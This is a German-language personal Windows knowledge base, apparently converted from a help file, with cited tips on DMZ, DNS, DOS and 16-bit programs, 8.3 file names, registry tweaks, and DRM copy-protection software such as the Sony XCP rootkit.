K DMTF;DMI (Desktop Management Interface);.MIF;Desktop Management Interface;ESCD (Extended System Configuration Data);SM-BIOS

#\$K DMZ (Demilitarized Zone)

Ein solcher Server ist aus dem Internet und dem Intranet (=LAN) erreichbar, kann aber selbst keine Verbindung ins Intranet aufbauen.

Achtung: Port-Forwarding wird bei einigen Routern als DMZ verkauft!

Eine etwas sicherere Variante als Port-Forwarding ohne extra Server-Hardware ist in der c't Heft 7/2005, Seite 206 beschrieben: ein als ein Prozess unter Linux laufendes "User Mode Linux" als virtueller DMZ-Server.

Wenn man bei einem Router einen PC-Anschluss über ein Cross-Over-Kabel (soweit keine automatische Uplink-Erkennung) bei abgeschaltetem DHCP an einen anderen Router anschließt, arbeitet er als simpler Switch. Koppelt man jedoch den Router (mit aktivem DHCP und NAT) über den Uplink an einen anderen (DSL)-Router (mit ebenfalls aktivem DHCP), so hat man damit eine DMZ. (c't Heft 20/2008, Seite 102ff)

DMZ

\$ DMZ

K DMZ;Demilitarized Zone

#\$K **Dokument-Archivierung, -Management System**

Mit den ISO-Standards zur Dokumentarchivierung und damit den verschiedenen PDF-Varianten

- PDF/A = ISO19005-1: Archivierung
- PDF/X = ISO 15930: Druckvorstufe
- PDF/E = ISO 24517: Engineering
- PDF/UA = ISO/AWI 14289: Barrierefreiheit
- PDF 1.7 = ISO 32000-1

und ihren Einschränkungen beschäftigt sich c't Heft 23/2009, Seite 134ff.

Mit Dokumenten-Management-Systemen für Privat und Kleinbetrieb, die auch die Anforderungen der Dokumentation bei elektronischer Buchhaltung erfüllen (mit qualifizierter elektronischer Signatur), ...

Das Dokumentenmanagement ELOoffice 11, das in der kostenlosen Version bis zu 500 Dokumente verwalten kann und 345€ je Arbeitsplatz kostet, wird in der c't Heft 24/2017, Seite 58 kurz vorgestellt.

DokumentArchivierung

\$ Dokument-Archivierung

K Dokument-Archivierung;PDF/A (Archivierungs-Format);ISO32000-1 Dokumentarchivierung PDF 1.7;DMS Document Management System;Document Management System DMS;Dokumentenmanagement

#\$K Domain-Namen

Wer seiner privaten Domain einen Namen geben will, sollte sich um Konflikte zu vermeiden an die Regeln halten:

- RFC 2606: Die vier Toplevel-Domains .test, .example, .invalid, .localhost und die drei Domains example.com, example.net und example.org sind für Test- und Schulungszwecke reserviert.
- ISO 3166: Zweibuchtabige Topleveldomains sind für Länder reserviert. Viele zweibuchstabile Kombinationen sind aber auch hier zur internen Verwendung reserviert, neben aa und zz unter anderem auch xa ... xz.

Seine Domain kann man also z.B. schmid.xs nennen! (Zeitschrift c't Heft 2/2005, Seite 194)

Während Browser gemäß dem 2004 eingeführten Standard, der auch Umlaute zulässt, ein 'ß' in 'ss' umwandeln, werden seit 16. Nov. 2010 bei DENIC auch Domains mit 'ß' registriert. Dass sich diese nicht aufrufen lassen, bemerkt man erst nach der Registrierung (c't Heft 7/2011, Seite 152).

DomainNamen

\$ Domain-Namen

K Domain-Namen;Name für private Domain

##\$K Domain Name System (DNS)

Gemäß c't Heft 4/2005, Seite 186 haben die DNS-Proxies in Routern öfters mal Probleme. dies führen z.B. dazu, dass man im Browser die Webseite zweimal aufrufen muss. Eine mögliche Abhilfe ist, von der Statusseite des Routers die IP des DNS des Providers zu holen und sie auf den Clients in den Eigenschaften der Netzwerkverbindung einzutragen.

Informationen zu DNS und Internet-Sperren gibt's in der PC-Welt Heft 7/2009, Seite 60ff. Unter anderem auch, wie man den DNS-Server bei der FritzBox ändert und, wie man den Server von Open DNS nutzt und an eigene Bedürfnisse (z. B. Peer-to-Peer-Dienste ausfiltert) anpasst.

Durch die von manchen Providern (T-Online, Alice, Kabel-Deutschland) eingesetzte "DNS-Suchhilfe", welche im Browser bei einer nicht vorhandenen Internetadresse Hilfestellung leistet, werden all jene Programme fehlgeleitet, die sich geg. auf die übliche Fehlermeldung "NXDomain" bei nicht erreichbarem Ziel verlassen (c't Heft 11/2010, Seite 168). Hinweise zum Abschalten der Suchhilfe gibt's unterm Softlink 1011168{bmc earth16.bmp}. Der Kunde soll bei Tippfehlern auf eigene Seiten gelockt werden! Ausführlicher Artikel dazu in dieser c't ab Seite 170. Gemäß c't Heft 13/2010, Seite 12 muss man sich bei T-Online mit den Zugangsdaten wie sie im Router abgelegt sind (und nicht mit denen zum Rechnungs-Abwurf) mit dem Browser ins Portal einloggen, um die DNS-Suchhilfe über das Menü abschalten zu können.

Ebenso wird in der c't Heft 13/2010, Seite 12 noch berichtet, dass bei Alice nur für Privatkunden, nicht aber für Business-Kunden die Suchhilfe abgeschaltet werden kann! In solchen Fällen sollte man, statt dem bei der Einwahl des DSL-Routers automatisch zugewiesenen DNS-Adresse auf einen anderen DNS-Server ausweichen. Falls sich die Einstellungen im Router nicht entsprechend anpassen lassen, kann auch in Windows in der Adapter-Einstellung statt dem vorgegebenen DNS-Server (beim Privat-PC normalerweise der DSL-Router) in den Internetprotokoll-Einstellungen (für IPv4 und IPv6 separat) eine Server aus dem Internet eingetragen werden, der richtige Fehlermeldungen zurückgibt. Eine Liste von frei verfügbaren DNS-Servern gibt es z.B. unter <http://www.chaoscomputerclub.de/de/censorship/dns-howto/{bmc earth16.bmp}> (PC-Welt Heft 1/2014, Seite 111). Auch unter <http://wiki.opennicproject.org/Tier2{bmc earth16.bmp}> gibt's eine lange Liste und unter <http://www.opennicproject.org/configure-your-dns/{bmc earth16.bmp}> eine Anleitung zum Ändern der Einstellungen in unterschiedlichen Betriebssystemen. Ein Möglichkeit sind Googles DNS-Server 8.8.8.8 und 8.8.4.4 (oder bei IPv6 2001:4860:4860::8888 und 2001:4860:4860::8844).

Am 12.5.2010 trat bei DeNIC ein Fehler auf: ein fehlgeschlagener Datenabgleich führten Anfragen zu den meisten existierenden .de-Domains in der Zeit von 13:30 Uhr bis 15:45 Uhr zu einer NXDomain-Fehlermeldung. Aufgrund von Datencaches war der Internetverkehr jedoch nur geringfügig betroffen, teilweise aber auch verzögert. Kritisch ist es insofern, dass wohl auch viele Mailserver bei der Verifikation der Absender die NXDomain-Meldung erhielten und je nach Einstellung der Spamfilter möglicherweise Mails ohne Benachrichtigung der Absender vernichteten. (c't Heft 12/2010, Seite 54)

Gegen DNS-Poisoning, d.h. gegen eine falsche IP-Adresse zu einer Namensanfrage, hilft DNSSEC (Domain Name Security Extensions). Für die .DE-Domain soll es ab Juni 2011 verfügbar sein, für .gov, .info, .org ist es schon länger verfügbar. Details siehe c't Heft 21/2010, Seite 168. In c't Heft 23/2015 Seite 166ff gibt es eine Anleitung, wie man prüfen kann, ob das DNSSEC richtig funktioniert.

Gemäß PC-Welt Heft 1/2015, Seite 50ff blockieren die DNS-Server 208.67.222.222 und 208.67.220.220 von <http://www.opendns.com{bmc earth16.bmp}> den Zugriff auf bekannte Phishing-Websites.

In Windows ge-chachete DNS-Einträge (normal für einen Tag) werden mit [ipconfig /displaydns{bmc dos.bmp}](#) angezeigt.

DNS

\$ Domain Name System (DNS)

K DomainNameSystem (DNS);DNS;NXDomain-Meldung

#\$K **Doppelter Start / doppeltes Öffnen (Bug)**

Wenn für eine Anwendung xx ein HKey_Classes_Root\xx\shell\open\DdeExec-Eintrag mit ifexec definiert ist und im HKey_Classes_Root\xx\shell\open\command-Eintrag ein "%1" am Ende drin steht, dann kommt es vor, dass die Anwendung doppelt gestartet wird oder dass eine Fehlermeldung der Art "... kann c:\daten\%1.doc nicht finden." auftritt bzw dass z.B. Excel fragt, ob auf die gespeicherte Version zurückgegriffen werden soll.
Abhilfe: "%1" im \command-Eintrag löschen!

DoppelterStart

\$ Doppelter Start (Bug)

K Bug: Doppelter Start einer Anwendung;Doppelter Start einer Anwendung

(Bug);open\command-Bug;%1-Bug;doppeltes Öffnen einer Datei (Bug);Bug: Doppeltes Öffnen einer Datei

#\$K **DOS- und 16bit-Programme unter NTff**

Unter NT werden für die DOS- und 16bit-Emulation die Konfigurationsdateien CONFIG.NT{bmc notepad.bmp} und AUTOEXEC.NT{bmc notepad.bmp} im System32-Verzeichnis ausgewertet, soweit die Voreinstellung aus der %windir%_default.pif-Datei nicht geändert wurde. Es kommt gelegentlich vor, dass diese Dateien beschädigt werden, dann lassen sich solche Programme nicht mehr starten. Meist ohne jede Fehlermeldung, z.B. nach einer HP-ScanJet-Installation. Häufig starten auch NT-Setup-Programme mit einem 16-bit-Teil, der dann betroffen ist. Entweder findet sich eine Backup-Kopie auf dem Rechner (z.B. als CONFIG.TMP, im %windir%\Repair-Verzeichnis oder unter %windir%\Backup\System32-Verzeichnis) oder man kann störende Sonderzeichen einfach mit einem Editor entfernen.

Gemäß c't Heft 7/98, S.180 wird normalerweise, sofern vorhanden, zusätzlich c:\autoexec.bat{bmc notepad.bmp} einer gegebenenfalls vorhandenen DOS/Win-Installation ausgewertet. Dabei werden PATH= und SET ...-Zeilen berücksichtigt, nicht jedoch Programme gestartet und keine mit CALL eingebundene andere Batch-Files berücksichtigt. Diese c:\autoexec.bat-Auswertung kann mit HKCU\Software\Microsoft\Windows NT\CurrentVersion\WinLogon_ParseAutoexec{bmc edit.bmp} =0 abgeschaltet (und mit =1 wieder aktiviert) werden. Die Änderung ist ab dem nächsten Booten wirksam.

Unter gewissen Umständen passt NT4.0 die aktuelle Environment-Größe nicht wie normal automatisch an den Bedarf an sondern ignoriert SET-Befehle in der AUTOEXEC.NT und anderen *.BAT-Dateien mit der Fehlermeldung "Out of environment space". Auch %SystemRoot%\system32\doskey.exe lässt sich in AUTOEXEC.NT (u.U.!?) nicht ausführen. Ein möglicher Ausweg: statt xy.exe aufzurufen cmd /Kdosup.bat xy.exe aufrufen und in dosup.bat die notwendigen SET-Befehle etc. vor dem Aufruf der eigentlichen 16-bit-Applikation mittels %* machen. Statt /K kann geg. auch /C verwendet werden. (siehe help cmd|more).

NTVDM.EXE ist das Win32-Consolen-Programm, das die 16-bit-Umgebung emuliert. Eine Link auf eine 16-bit-Anwendung ist keine *.LNK- sondern eine *.PIF-Datei (Program-Information-File), deren Vorlage _default.pif im Windows-Verzeichnis liegt. Diese Default-Datei wird auch beim Start ohne eine PIF-Datei hergenommen. In diesen *.PIF-Dateien kann mittels Eigenschaft | Programm | Windows NT... für einzelne Anwendungen die zu verwendende CONFIG.NT- und AUTOEXEC.NT-Datei explizit eingestellt werden.

Tipp für mehr freien Speicher unterhalb der 640KByte-Grenze (c't Heft 7/98, S.182f): in CONFIG.NT{bmc notepad.bmp} EMM=RAM einstellen, damit nur 64KB für EMM hergenommen wird und mehr Platz zum hochladen von Treibern bleibt.

Win2000 und XP haben einen Bug bei der Netware-Client-Installation: Der autexec.nt{bmc notepad.bmp} wird dabei unter anderem die Zeile

```
REM-Netzwerk-Redirectordienst installieren
```

hinzugefügt, die wegen dem fehlenden Leerzeichen hinter REM die Meldung

```
Befehl oder Dateiname nicht gefunden
```

verursacht, bevor der Rest korrekt weiter abgearbeitet wird. Hinter REM muss zuerst ein Leerzeichen kommen! (Zeitschrift c't Heft 23/2002, Seite 210)

Wenn MemCheckBoxInRunDlg{bmc edit.bmp} vorhanden und auf 1 gesetzt ist, dann ist im Dialog von "Ausführen.." vom Startmenü ein Kästchen vorhanden, um für 16bit-anwendungen einen getrennten Speicherbereich auszuwählen.

Siehe auch DOS-Einzelmodus (W95/98), CMD.EXE Befehlsinterpreter.

DOSunderNT

\$ DOS und 16bit-Programme unter NT

K DOS-Emulation unter NT;16-bit-Programme unter NT;CONFIG.NT;AUTOEXEC.NT;SET ... (NT);.PIF-Datei (NT);EMM (NT)

#\$K**DOS-Box**

Manches alte DOS-Programm läuft in Microsofts Command-Window unter XP nicht. Manchmal hilft hier die Open-Source-Software DOSbox <http://dosbox.sourceforge.net>{[bmc earth16.bmp](#)}, die es auch für Mac und Linux gibt und einen 286/386-System im Real- und Protected-Mode emuliert. (c't Heft 20/2005, Seite 185).

Wer je nach Anwendung in der Dos-Box unterschiedlich viele Zeilen haben möchte, kann die Anwendungen über den Umweg einer kleinen Batch-Datei starten und hier zunächst einen Befehl wie z.B.

```
mode con lines=43
```

ausführen. (c't Heft 11/2005, Seite 196)

In Microsofts 64bit-Systemen können alte 16bit-Programme nicht mehr direkt ausgeführt werden. Hier muss für solche Programme ein Virtueller PC verwendet werden.

Siehe auch Power Shell, Batch-Tricks{[bmc shortcut.bmp](#)}.

DosBox

\$ DOS-Box

K DOS-Box;Kommandozeile (DOS-Box);CommandWindow (DOS-Box);Zeilenzahl in DosBox

#\$K **DOS-Einzelmodus (DOS-Box) (Win95/98/ME), AUTOEXEC.BAT**

Über Eigenschaften | Programm | Erweitert Konfiguration kann für jedes einzelne DOS-Programm eine eigene Konfiguration, d.h. Config.SYS und Autoexec.BAT definiert werden. Anstatt die notwendigen Zeilen manuell einzugeben, kann auch das über "Konfiguration" zugängliche Menü verwendet werden. Wenn in diesem Menü z.B. die "CD-Laufwerk" erscheinen sollen, können Sie den entsprechenden Eintrag hierfür unter HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\MS-DOSOptions\bmc tree.bmp wie folgt korrigieren:

- 1.) Den Eintrag Flags\bmc edit.bmp auf 02 00 00 00 korrigieren.
- 2.) Einen Eintrag mit dem Namen Config.SYS\bmc edit.bmp mit der notwendigen Zeile für den Treiber Ihres CD-Laufwerks, z.B. "DeviceHigh=c:\dev\SCSICD.SYS /D:MSCD000" oder "DEVICE=c:\cdrom\SGIDECD.SYS /D:MSCD001" oder so ähnlich. Vielleicht finden Sie eine solche Zeile in Ihrer CONFIG.DOS\bmc notepad.bmp, möglicherweise auskommentiert in CONFIG.SYS\bmc notepad.bmp oder auf einer Bootdiskette oder sie schauen in den Unterlagen ihres CDROM-Laufwerks.
- 3.) Einen Eintrag mit dem Namen AutoExec.BAT\bmc edit.bmp für MSCDEX.EXE, z.B. C:\WINDOWS\COMMAND\MSCDEX.EXE /D:MSCD000 (der Name beim /D:-Parameter muss gleich dem vom Treiber aus CONFIG.SYS sein!

Auf ähnliche Art können weitere Einträge (z.B. für die Soundkarte, fürs Iomega-Zip-Laufwerk) festlegen.

Quelle: M. Freihof, I.M.Kürten: Windows 95/ NT Workstation Registry optimal tunen, Data-Becker, ISBN3-8158-1335-2

WinME behandelt CONFIG.SYS und AUTOEXEC.BAT anders: Bekannte Befehle aus diesen Dateien werden in die Registry übernommen (Schlüssel-Pfad ??) und in CONFIG.SYS bzw AUTOEXEC.BAT gelöscht. Ausgenommen hiervon sind "SET ..."-Befehle der AUTOEXEC.BAT, die in altgewohnter Weise abgearbeitet werden. Für WinME unbekannte Befehle werden ohne Warnung ersatzlos gelöscht. Befehle für das DOS-Fenster, wie doskey und prompt sind stattdessen in <windir>\command\cmdinit.bat\bmc shortcut.bmp einzutragen.

Bei WinXP legt der Eintrag HKCU\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\ParseAutoexec\bmc edit.bmp fest, ob die c:\autoexec.bat beim Start berücksichtigt werden soll. Nicht klar, ist ob es sich um einen REG_DWORD (gemäß G. Born's Buch) oder REG_SZ wie bei meinem WinXP handeln muss! Werte sind aber wohl immer 0 oder 1.

Die Zahl der maximal zu öffnenden Dateien eines DOS-Programms liest ME nicht mehr aus der Zeile files= in der config.sys, sondern von PerVMFiles= im Abschnitt [386Enh] der SYSTEM.INI\bmc notepad.bmp (Zeitschrift c't Heft 12/2001, Seite 212). Wie der DOS-Modus unter WinME wieder aktiviert werden kann, beschreibt http://www.geocities.com/mfd4life_2000/\bmc earth16.bmp. (Zeitschrift c't Heft 9/2001, Seite 198.)

Wer für die DOS-Box eine andere Schrift und damit auch zusätzliche Fenstergrößen möchte, findet gemäß der Zeitschrift c't Heft 18/2001, Seite 192 unter http://www.uwe-sieber.de/dosfon.html\bmc earth16.bmp geeignete Fonts.

Gemäß PC-Welt Heft 11/2005 kann mit dem OpenSource-Tool Commandbar-Setup (http://www.pcwelt.de/cb0\bmc earth16.bmp), SourceCode http://www.pcwelt.de/cb1\bmc earth16.bmp) die DOS-Box auch im Explorer als Unterfenster (als vergrößerte Commandbar) konfiguriert werden.

Siehe auch Bootvorgang, WinStart.BAT, DOS und 16bit-Programme unter NT, DosStart.BAT, AutoExNT.

DOS-Einzelmodus

\$ DOS-Einzelmodus

K DOS-Einzelmodus-Konfiguration;MS-DOSOptions;AutoExec.BAT;CONFIG.SYS ->DOS-Box;cmdinit.bat

#\$K **DOS-Dateinamen im 8.3-Format**

Da die langen Dateinamen nur eine Erweiterung des alten DOS-Dateisystems sind, hat jede Datei auch einen kurzen Dateinamen. Im Normalfall wird, falls der Name nicht ins 8.3-Schema passt, aus den ersten 6 (oder weniger, falls Nummern > 9 benötigt werden) Zeichen, der Tilde und einer fortlaufenden Nummer gebildet. Hier können dadurch Probleme entstehen, dass z. B. auf verschiedenen Rechnern im Netzwerk die Datei mit gleichem Langnamen unterschiedliche Kurznamen hat bzw. umgekehrt, dass ein Kurzname auf unterschiedlichen Rechnern abweichende Dateien bezeichnen kann. Über den Eintrag HKLM\System\CurrentControlSet\Control\FileSystem, NameNumericTail kann umgeschaltet werden, so dass der Kurzname aus den ersten 8 Zeichen des Langnamens gebildet wird. Binärwert 00: 8 Zeichen/kein numerischer Schwanz, Wert nicht definiert oder von 0 abweichend: mit laufender Nummer.

Ist der Wert auf 00 gesetzt, so scheitert u.U. ein Update von Win95 auf Win98! Dann muss NameNumericTail auf ungleich 0 geändert werden und anschließend den Ordner "Programme" (mit 8.3-Namen "Programm") in einen beliebigen Namen umbenannt und dann wieder zurück in "Programme" (jetzt mit dem 8.3-Namen "Progra~1") benannt werden.

Gemäß

<https://support.microsoft.com/en-us/help/121007/how-to-disable-8.3-file-name-creation-on-ntfs-partitions> kann die Erstellung von 8.3-Namens-Aliassen via fsutil deaktiviert werden:

```
fsutil.exe behavior set disable8dot3 <x>
```

```
fsutil.exe 8dot3name set <y>
```

```
fsutil.exe 8dot3name set <drv:> <y>
```

wobei für <x> folgende Werte möglich sind:

- 0 - Enable 8dot3 name creation on all volumes on the system
- 1 - Disable 8dot3 name creation on all volumes on the system
- 2 - Set 8dot3 name creation on a per volume basis
- 3 - Disable 8dot3 name creation on all volumes except the system volume

Für <y> sind die Werte 0 und 1 möglich. Wenn kein Laufwerk angegeben ist gilt es für alle Laufwerke, ansonsten für das angegebene Laufwerk.

Eine Änderung wirkt sich sofort, ohne Neustart auf neu erstellte Dateien aus. Ohne solche Aliase ist das NTFS-Dateisystem etwas performanter. Ausführliche fsutil-disable8dot3-Parameterbeschreibung.

Der zugehörige Registry-Eintrag ist HKLM\System\CurrentControlSet\Control\FileSystem, NtfsDisable8dot3NameCreation (DWord), mit 0, 1, 2, 3.

Siehe auch [lange Dateinamen auf CD](#).

DOS-8.3-Name

\$ DOS-Dateinamen im 8.3-Format

K 8.3-Dateiname;NameNumericTail bei Dateinamen;DOS-8.3-Dateinamen;kurze Dateinamen;numeric Tail

#\$K **DOS-Fenster (Eingabeaufforderung)**

Wenn Sie aus dem Explorer heraus ein DOS-Fenster über das Kontextmenü mit automatischem Wechsel zum gerade markierten Verzeichnis möchten, dann müssen Sie folgende Eintragungen in der Registry vornehmen:

REGEDIT4

```
[HKEY_CLASSES_ROOT\Directory]
[HKEY_CLASSES_ROOT\Directory\shell]
[HKEY_CLASSES_ROOT\Directory\shell\DOSBox]
[HKEY_CLASSES_ROOT\Directory\shell\DOSBox\command]
@="command.com /k cd \"%1\""
```

Hinweis:

- Unter Win 2000 und NT statt `command.com` besser `cmd.exe` verwenden!
- obige Zeilen über die Zwischenablage in den Notepad kopieren, als Datei mit Endung `.REG` irgendwo (z.B. auf dem Desktop) speichern und durch Doppelklick auf diese Datei in die Registry eintragen ("Zusammenführen").
- Der Parameter `/k` bewirkt, dass das DOS-Fenster nach dem Ausführen des `cd`-Befehls nicht beendet wird.
- Wenn Sie den Eintrag statt über die `.reg`-Datei über den Registry-Editor machen, dann lautet der Eintrag `command.com /k cd "%1"`
- Wenn Sie schon ein DOS-Fenster offen haben, können Sie auch nutzen, dass ein aus dem Explorer per Drag&Drop ins DOS-Fenster gezogene Datei oder Verzeichnis mit seinem Namen am Cursor eingetragen wird.
Also:
 - "`cd`" (mit Leerzeichen danach, ohne die Anführungszeichen) am DOS-Prompt eingeben und
 - das Verzeichnis aus dem Explorer ins DOS-Fenster ziehen,
 - die `<Return>`-Taste betätigen.
 - Falls Sie auf einem anderen Laufwerk sind, ist zusätzlich noch der Laufwerkswechsel mit z.B. "`d:<Return>`" notwendig.

Wenn unter Win2000 ein DOS-Programm stoppt, sobald in das Fenster geklickt wird, so liegt dies daran, dass unter Eigenschaften | Optionen "QuickEditModus" aktiviert ist, d.h. das System danach aufs Markieren des zu kopierenden Texts wartet, bis die Eingabetaste gedrückt wird.

Gemäß c't Heft 20/2007, Seite 158 lässt sich im Kontextmenü des Explorers bei Vista für Verzeichnisse das "Eingabeaufforderung hier öffnen" auch ohne gedrückte Shift-Taste anzeigen, wenn unter `HKCR\Directory\shell\cmd{bmc tree.bmp}` der Eintrag "Extended" gelöscht wird. Entsprechend auf der Datenträger-Ebene `HKCR\Drive\shell\cmd{bmc tree.bmp}`.

Siehe auch [DOS- und 16bit-Programme unter NT.](#)

DosFenster
\$ DOS-Fenster
K DOS-Fenster; Eingabeaufforderung (DOS-Fenster)

#\$K **DOS-Netzwerk**

Viele Hinweise zum Einrichten einer Netzwerk-Anbindung für DOS-Rechner finden sich unter http://www.nu2.nu/bootdisk/network/{bmc_earth16.bmp}. Auch in WinXP-Zeiten kann ein schneller DOS-Boot vom Memory-Stick oder CD mit Netzwerktreibern noch manchmal hilfreich sein.

DosNetzwerk
\$ DOS-Netzwerk
K DOS-Netzwerk;Netzwerk mit DOS

#\$K**DosStart.BAT**

Die Datei DOSSTART.BAT{bmc notepad.bmp} im Windows-Verzeichnis wird ausgeführt, wenn vom Start-Menü "Beenden | Im DOS-Modus starten" gewählt wird. Hier können z. B. 16-Bit-Maustreiber, -Soundkarten-Treiber, -CD-Treiber etc. geladen werden.

Treiber in DosStrt.BAT könne jedoch dazu führen, dass die Rückkehr vom DOS-Modus nicht direkt, sondern über einen Reboot erfolgt. Der Reboot wird vermieden, wenn die Treiber in der config.sys bzw. autoexec.bat geladen werden, belegen dann aber auch unter Windows ständig Arbeitsspeicher.

Siehe auch WinStart.BAT, Bootvorgang, DOS-Einzelmodus.

DosStartBat
\$ DOSSTART.BAT
K DosStart.BAT;DOS-Modus;Treiber für DOS-Modus

#\$K **DotNet Framework**

Die Version 2.0 des .net-Frameworks ist auch noch in der Version 3.5 enthalten. Gemäß c't Heft 11/2013, Seite 174 führt unter Windows-8.x der Versuch, das .net-Framework 3.5 normal zu installieren zu einer Fehlermeldung. Es lässt sich aber, wenn das Win8.x-Installationsmedium im Laufwerk X: liegt, via der Kommandozeile `dism /online /enable-feature /featurename:NetFx3 /All /Source:X:\sources\sxs /LimitAccess` installieren.

DotNetFramework
\$ DotNet Framework
K DotNetFramework;.net Framework

#KDRM: Digital Rights Management

Die "Extended Copy Protection" XCP geht über den üblichen DRM hinaus: Die zum Abspielen der CDs auf PC notwendige Sony-Player-Software installiert auch einen "Trojaner", der seine Dateien (Name beginnend mit \$sys\$), Verzeichnisse und Registryschlüssel auf der Festplatte durch einen mitinstallierten Filtertreiber aries.sys verbirgt. Bei einer Internet-Verbindung werden Album-ID, IP-Adresse und Uhrzeit an einen Sony-BMG-Server übermittelt. Es gibt inzwischen auch schon andere Trojaner, die diesen Filtertreiber mit ausnutzen. Daher wird dieser aries.sys von den meisten Virencantern erkannt und deaktiviert. Manuell kann man den Filtertreiber per

```
cmd /k sc delete $sys$aries
```

deaktivieren, der sonst sogar im abgesicherten Modus mit gestartet wird. Sony scheint bei dem XCP auch wiederrechtlicher Weise Code aus GPL-lizenzierten Programmen verwendet haben. Inzwischen wurden die CDs mit XCP vom Markt genommen, nachdem Sony erkannt hat, dass sie sich damit blamiert haben! Sony-BMG hat einen Uninstaller angekündigt: <http://www.pcwelt.de/842{bmc earth16.bmp}>. Quelle: PC-Welt Heft 1/2006, Seite 14.

Gemäß c't Heft 5/2006, Seite 37 beeinträchtigt der Kopierschutz "Alpha-DVD 1.0.3.5" unter Umständen Brenner-Zugriffe (nicht nur, wenn die zu schützende CD im Laufwerk liegt) und öffnet zusätzlich eine potentielle Sicherheitslücke. Im Lizenzabkommen nickt man dabei die Modifikation des Betriebssystems ab. Dieser Kopierschutz speichert cmtl.dat, hadl.dll und eine exe-Datei mit wechselndem Namen ins Systemverzeichnis. Die exe-Datei wird als "SystemManager" in die Registry eingetragen. Der Hauptprozess wird mit Rootkit-Methoden z. B. im Taskmanager verborgen. Weitere neue Info zu diesem Kopierschutz gibt's in der c't Heft 8/2006, Seite 46: Entgegen der Behauptung in der EULA ist die Modifikation nicht vom Betriebssystemhersteller geprüft worden. Auf Anfrage gibt's eine CD mit einem Uninstaller.

Gemäß c't Heft 5/2006, Seite 110ff enthält der in Kinos oft gezeigte Warnung vor dem Verbrechen Raubkopien zu erstellen" etliche Fehler bzw Vereinfachungen: "Raub" setzt körperliche Gewalt oder Drohung mit Gefahr für Leib oder Leben voraus. 5 Jahre Freiheitsentzug gibt's nur für gewerblich handelnde Täter. Privatpersonen die unerlaubte Kopien machen, sind nur zivilrechtlich zu belangen. "Verbrechen" sind Taten, mit Mindeststrafe von 1 Jahr Freiheits-Entzug, Illegale Kopien sind also nur Vergehen. Es bleibt: Schwarzkopieren ist ein Vergehen! Kopien zum Eigengebrauch sind zulässig, soweit wirksame Kopiersperren nicht umgangen werden und es nicht mehr als 7 Kopien sind. Dies ist bei einem legalen Original auch dann zulässig, wenn es nur ausgeliehen ist.

Gemäß PC-Welt Heft 1/2007, Seite 160 gibt's folgende legale Wege, ein geschütztes Musikstück als MP3 auf den Memorystick zu bekommen:

- No 23 Recorder (<http://www.no23.de{bmc earth16.bmp}>) kann Musik vom Analogsignal des Soundsystems aufzeichnen, z.B. als MP3 (PCW-Webcode 54640).
- Die Shareware Tunebite (17€, <http://www.tunebite.com{bmc earth16.bmp}>) übernimmt dabei automatisch auch Titel und Interpret.

Gemäß c't Heft 9/2006, Seite 64 wird die Macrovision CDS300-Kopiersperre auch dann als sdcplh.sys ins system32-Verzeichnis installiert, wenn der Anwender auf "Ablehnen" klickt! Ein mitinstalliertes Brenn-Modul von Padus Inc., die in der Systemsteuerungs-Software{bmc shortcut.bmp}-Liste als "CD-Burning 4" auftaucht. Dies deinstalliert aber nur die Brennfunktion (siehe CD-Brennen). Zum Deinstallieren von sdcplh gibt's im Rootverzeichnis der CD das uninstall.exe. Deaktiviertes AutoPlay umgeht die Probleme!

Der Unterwanderung des Windowssystems durch die Kopierschutzsperren ist Thema des Artikels in der c't Heft 17/2006, Seite 94ff (Softlink [0617094{bmc earth16.bmp}](http://www.pcwelt.de/0617094{bmc earth16.bmp})). Für die verschiedenen Systeme wird auch die Übertragung auf ein neues System beschrieben. Das unterm Softlink erhältlich c't-Tool TrackWinstall kann die Vorgänge bei der Installation aufdecken. (Siehe auch Uninstall und Install)

In der c't Heft 22/2006 gibt's zwei Artikel zu Urheberrechten: Seite 102ff geht es darum, wie sich die Staatsanwaltschaft blind auf die Vertreter des Urheberrechts verlässt. Ab Seite 106 geht es um möglichen Datenverlust bei Kaufmusik, wenn der Rechner streikt oder durch ein neues System ersetzt wird.

Gemäß c't Heft 10/2007, Seite 34 verwenden aktuelle Video-DVDs von Constantin-Film und EuroVideo einen Kopierschutz, der dazu führt, dass einige Geräte und manche Software-Player (z.B. PowerDVD 5, XP Media Center Edition) die Videos nicht anzeigen können.

Alte und neue Kopierschutztechniken und Passwortknack-Methoden werden in der PC-Welt Heft 4/2008, Seite 114ff beschrieben:

- CSS (Content Scrambling System), seit 1999 nicht mehr sicher. Tools zum Knacken wie AnyDVD sind in Deutschland seit 2003 illegal.
- AACS (Advanced Access Content System) wurde für HD-DVD und Blue-Ray-Discs entwickelt. AnyDVD HD soll hier aber auch wieder viele Filme als "ungeschützt" kopierfähig machen. Allerdings werden neue Filme die Wiedergabe auf geknackten Systemen verweigern.
- Zusätzlich zu AACS sollen neue Blue-Ray-Discs noch BD+ enthalten und, sobald auch nur ein Angriffsversuch erkannt wird, die Wiedergabe abbrechen.

DRM

\$ DRM: Digital Rights Management

K DRM;Digital Rights Management;XCP Sony Kopierschutz;Kopierschutz DRM;Extended Copy Protection (Sony);Privatkopie;Raubkopie;CD-Burning 4 (DRM); CSS (Content Scrambling System);Content Scrambling System CSS;AACS (Advanced Access Content System);Advanced Access Content System AACS

Ein als z.B. Blu-Ray-Disk gekaufter Film lässt sich nicht Unterwegs auf einem Netbook ohne optisches LW anschauen, die notwendige Kopie ist bisher nicht möglich. Zukünftig soll man beim Kauf an der Kasse oder nachträglich im Internet aber für eine kleine Zusatzgebühr eine eCopy erwerben können: Nachdem einmalig kontrolliert wurde, ob im angeschlossenen optischen LW die Original-Disk liegt, wird auch die Kopie dauerhaft freigeschaltet.

#\$K **Drucker-Seriennummer**

Gemäß PC-Welt Heft 12/2005, Seite 16 und c't Heft 23/2005, Seite 34 wird bei einigen Druckern mikroskopisch klein als gelbe Punkt die Seriennummer des Druckers und Datum/Uhrzeit auf jeder Seite in Punkt-Matrix-Code mit ausgegeben. Liste der "betroffenen" Drucker <http://www.eff.org/Privacy/printers/list.php{bmc earth16.bmp}> der Verbraucherschutz-Organisation Electronic Frontier Foundation EFF <http://www.eff.org{bmc earth16.bmp}>.

DruckerSN
\$ Drucker-Seriennummer
K Drucker-Seriennummer; Seriennummer im Ausdruck

##\$K Druckertreiber und -Server

